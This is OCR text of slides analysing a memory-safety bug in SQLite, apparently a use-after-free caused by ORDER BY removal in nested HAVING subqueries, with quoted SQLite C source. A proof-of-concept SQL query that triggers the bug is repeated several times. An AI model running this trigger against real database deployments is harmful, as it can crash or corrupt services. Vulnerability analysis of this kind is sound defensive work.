
```
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
  SELECT c0 FROM
    (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

- Traverse all pEList, pOrderBy and pHaving nodes in the select statement
- Save pointers to all AGG_COLUMN nodes and AGG_FUNCTION nodes in a temporary variable pAggInfo


Causes of vulnerability




Causes of vulnerability



Causes of vulnerability



Causes of vulnerability




```
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
  SELECT c0 FROM
    (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

Causes of vulnerability

```
sqlite3VdbeAddOp1(v, OP_Return, regOutputRow);
finalizeAggFunctions(pParse, pAggInfo);
sqlite3ExprIfFalse(pParse, pHaving, addrOutputRow+1,
SQLITE_JUMPIFNULL);
selectInnerLoop(pParse, p, -1, &sSort,
                &sDistinct, pDest,
                addrOutputRow+1, addrSetAbort);
sqlite3VdbeAddOp1(v, OP_Return, regOutputRow);
VdbeComment((v, "end groupby result generator"));
```

```
HAVING (
    SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
   , t1
)
```

- Call the sqlite3Select function recursively

Causes of vulnerability

SELECT (1)

SELECT (2)processing

SELECT (3)

```
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
  SELECT c0 FROM
    (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

Causes of vulnerability

SELECT (1)

SELECT (2)processing

SELECT (3)

```
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
  SELECT c0 FROM
    (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

Reasons for free

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants ORDER BY rowid)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

- For speed optimization reasons, pOrderBy nodes on pHaving nodes may be removed during code generation: https://sqlite.org/forum/forumpost/062d576715d277c8

Reasons for free

```
SELECT country_long, count(*) FROM
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Reasons for free

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants ORDER BY rowid)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

- For speed optimization reasons, pOrderBy nodes on pHaving nodes may be removed during code generation: https://sqlite.org/forum/forumpost/062d576715d277c8

Reasons for free


```
if( pSub->pOrderBy!=0
     && (p->pOrderBy!=0 || pTabList->nSrc>1)      /* Condition (5) */
     && pSub->pLimit==0                           /* Condition (1) */
     && (pSub->selFlags & SF_OrderByReqd)==0      /* Condition (2) */
     && (p->selFlags & SF_OrderByReqd)==0         /* Condition (3) and (4) */
     && OptimizationEnabled(db, SQLITE_OmitOrderBy)
    ){
      sqlite3ExprListDelete(db, pSub->pOrderBy);
      pSub->pOrderBy = 0;
    }
```

```
HAVING (
    SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
   , t1
)
```


Reasons for free

```
if( pSub->pOrderBy!=0
     && (p->pOrderBy!=0 || pTabList->nSrc>1)      /* Condition (5) */
     && pSub->pLimit==0                           /* Condition (1) */
     && (pSub->selFlags & SF_OrderByReqd)==0      /* Condition (2) */
     && (p->selFlags & SF_OrderByReqd)==0         /* Condition (3) and (4) */
     && OptimizationEnabled(db, SQLITE_OmitOrderBy)
    ){
      sqlite3ExprListDelete(db, pSub->pOrderBy);
      pSub->pOrderBy = 0;
    }
```

